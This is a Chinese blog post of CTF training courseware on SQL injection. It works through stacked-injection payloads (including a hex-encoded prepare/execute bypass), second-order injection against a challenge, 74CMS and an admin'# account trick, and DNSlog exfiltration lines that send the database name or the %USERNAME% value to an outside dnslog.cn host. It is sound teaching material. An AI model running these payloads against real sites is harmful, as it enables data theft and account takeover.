河南省高校联盟战队课件6（sql-堆叠注入，二次注入，dnslog）

原创

尘玥 已于 2022-04-22 14:25:17 修改 1378 收藏 1

分类专栏： 河南省高校联盟战队SQL注入课件 文章标签： web安全

于 2022-04-22 13:36:22 首次发布

本文链接：https://blog.csdn.net/kui576/article/details/124340516


```
堆叠注入，二次注入，dnslog
```

个人介绍


id：故事 普通的web喵

例题下载

课件工具下载

1、数据库堆叠注入(有条件的)

根据数据库类型决定是否支持多条语句执行




例题：堆叠注入-数据库类型&强网杯2019随便注

支持堆叠数据库类型：MYSQL MSSQL Postgresql等

```
';show databases;
';show tables;
';show columns from `1919810931114514`;
';select flag from `1919810931114514`;
';SeT @a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;execute execsql;
```

16进制编码MySQL可以识别

2、数据库二次注入



二次注入理解：写入的时候没有问题（一次注入）（没生效但写入数据库中了）

取出的时候与语句拼接发生问题（二次注入）（从数据库中调用了我们写入的SQL语句且没相应的过滤）

二次注入例题：

1. CTF-[网鼎杯2018]Unfinish-黑盒(getflag.py)

找到/register.php 页面

注册用户：

邮箱，用户名，密码

登录：

邮箱，密码

进入个人中心：显示个人的用户名
select username from user where email=‘用户名’
（也就是说他从数据库中调用了我们输入的用户名）
（那如果用户名的注入语句呢？？？）

```
flag{0741c78d-fca4-494e-a859-cfb537e39a53}
```

2. CMS-74CMS个人会员中心

http://127.0.0.1/74cms/
注入点：学校名称
xxxx’,address=user()#
地址：123
insert address value(‘123’)
insert address value(‘’,user()#')

爆出版本号：
xxxx’,address=version()#

联系地址：	5.5.53
刷新时间：	2022-04-21

xxxx',address=version()# (硕士)

起止年月：	2014年10月至2019年11月
学校名称：	xxxx',address=version()#

xxxx’,address=user()#

联系地址：	127.0.0.1@
刷新时间：	2022-04-21

起止年月：	2027年1月至2021年9月
学校名称：	xxxx',address=user()#

3. 以前做过的一个案例：

网站有创建用户修改用户的功能

目标：搞到flag admin用户
注册账号：admin’#(让语句写入数据库)（一次注入）
INSERT INTO user VALUES (‘admin’#',‘xxxxxx’)


当语句被取出：
这样我们尝试修改admin'#账号是不是可以修改到admin
语句拼接：
UPDATE user SET password = 'aaaa' WHERE username = 'admin'#'

3、数据库Dnslog注入


解决不回显(反向连接),SQL注入,命令执行,SSRF等

1. 平台
   dnslog平台
2. 应用场景：
   解决不回显，反向连接，SQL注入，命令执行，SSRF等

SQL注入（案例）：
select load_file(concat('\\',(select database()),'.xbozer.dnslog.cn\aa'));
and (select load_file(concat('//',(select database()),'.xbozer.dnslog.cn/abc')))



命令执行（案例）：
ping %USERNAME%.xbozer.dnslog.cn



有学习交流的可以加Q群：622816049